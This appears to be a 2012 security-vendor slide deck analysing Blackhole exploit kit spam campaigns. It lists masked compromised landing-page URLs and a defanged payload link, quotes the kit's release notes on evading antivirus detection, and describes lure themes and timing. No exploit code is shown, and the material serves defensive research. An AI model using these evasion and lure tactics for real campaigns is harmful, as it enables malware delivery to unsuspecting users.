xxxoza-bq.com/CYaqS9aU/index.html
xxxtasiquine.com.br/xYjS3FuU/index.html
xxxadi.xxxgenshop.nl/MCqWAeMj/index.html
xxxvillea.com.br/29rZYVvY/index.html
xxxernauta.org.ar/29rZYVvY/index.html
xxxxxxarnaptica.si/AjaAHS1k/index.html
ftp.xxxnplus.sk/ubTwv5QW/index.html
xxxa-xxxx-xxxb-xxx-xxxco.it/BULgi6Hg/index.html
www.xxxacademy.com/77cYBFkE/index.html
xxxxhamedia.co.ke/y2yMPUY4/index.html
www.xxxldses.org/journals/index.html
www.xxx.org/save4all/index.html
www.xxx.com/newsroom/index.html
www.xxx.xxxonto.ca/newsdesk/index.html
```




Changes / Experiments in 2012

- 1. Traditionally they used random 8 character path names
 - Recently the path names have been 6, 7 or 8 characters long
- 2. Put the malicious Javascript directly in the spam email (early June 2012)
- 3. Reduced the length and volume of spam outbreaks less spam in each outbreak more outbreaks.
 - In April 2012, we saw some outbreaks that account for 1.3% of email traffic
 - Large outbreaks in September 2012 were on the order 0.4% -0.6% of email traffic
- BlackHole v2



Working with free web hosting services

Zymic (99k.org and Zxq.net) have shown significant improvement





Recent outbreaks: Oct 2012

Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
1 Oct	ACH SendSpace Friendster Intuit Microsoft	Adobe Breaking News Portal Celebrity Portal Intuit IRS	eFax FDIC Intuit jConnect LinkedIn PayPal	LinkedIn Verizon	Craigslist NY Traffic Intuit UPS	
8 Oct eFax	Payroll HP Skype BBB	ADP eFax Facebook UPS Sprint	ACH Chase CNN LinkedIn PayPal	LinkedIn PayPal	ADP American Airlines Discover	Microsoft
15 Oct	Facebook Intuit	AOL Federal Reserve Bank LinkedIn NetTeller	Amazon LinkedIn Photos	Xerox	Bank of America HP LinkedIn HP	



Recent developments: BHEK version 2

BlackHole version 2 release notes:

"6. In version 1. * link to malicious payload unfortunately was recognizable for AV companies and reversers, she [sic] looked this kind:

/Main.php?Varname=Igjlrewgjlrwbnvl2
The new version of the link to the malicious payload you can choose yourself."

hxxp://174.xxx.yyy.71/links/ raising-peak_suited.php





Our Approach

- 1. Honeypots to collect samples
- 2. Customer feedback system
 - 600 million endpoints
 - > 6TB feedback data / day
 - 10 billion URLs / day
- 3. Emulation of scripts at the endpoint (Browser Exploit Solution)
 - Machine learning based not signature based so it will catch new variations
 - Send malicious reports back into network
- 4. Tools to do big data analysis in the backend



A Study

28 Aug: New Java zero-day vulnerability has been spotted in the wild


30 Aug: Oracle issued an emergency update to patch the critical vulnerabilities

- Studied 317 BlackHole landing pages delivering files that exploited CVE-2012-4681 from 30-08-2012 to 03-09-2012
- 317 distinct domains hosted on 109 IPs
- The median landing page was live for 2 hr 45 mins
 - earlier in 2012, typically1 landing page per spam run



A Study

- Traced the source of the traffic to the landing page
- Many sources
- Spam runs FedEx Verizon Reuters etc
- Redirection from pornographic websites





Conclusion

- Accept security patches
 - Remove / disable Java
 - Say "Yes" to the Java update Every single time
- Update our advice to end-users
 - Improve end user training
- Indicate to end users which emails are "safe"



Thanks

Questions?



References

- 1. Blackhole Exploit Kit: A Spam Campaign, not a Series of Individual Spam Runs http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_blackhole-exploit-kit.pdf/
- 2. Exploring the Blackhole Exploit Kit http://nakedsecurity.sophos.com/2012/03/29/exploring-the-blackhole-exploit-kit/
- The State of Web Exploit Kits
 http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf



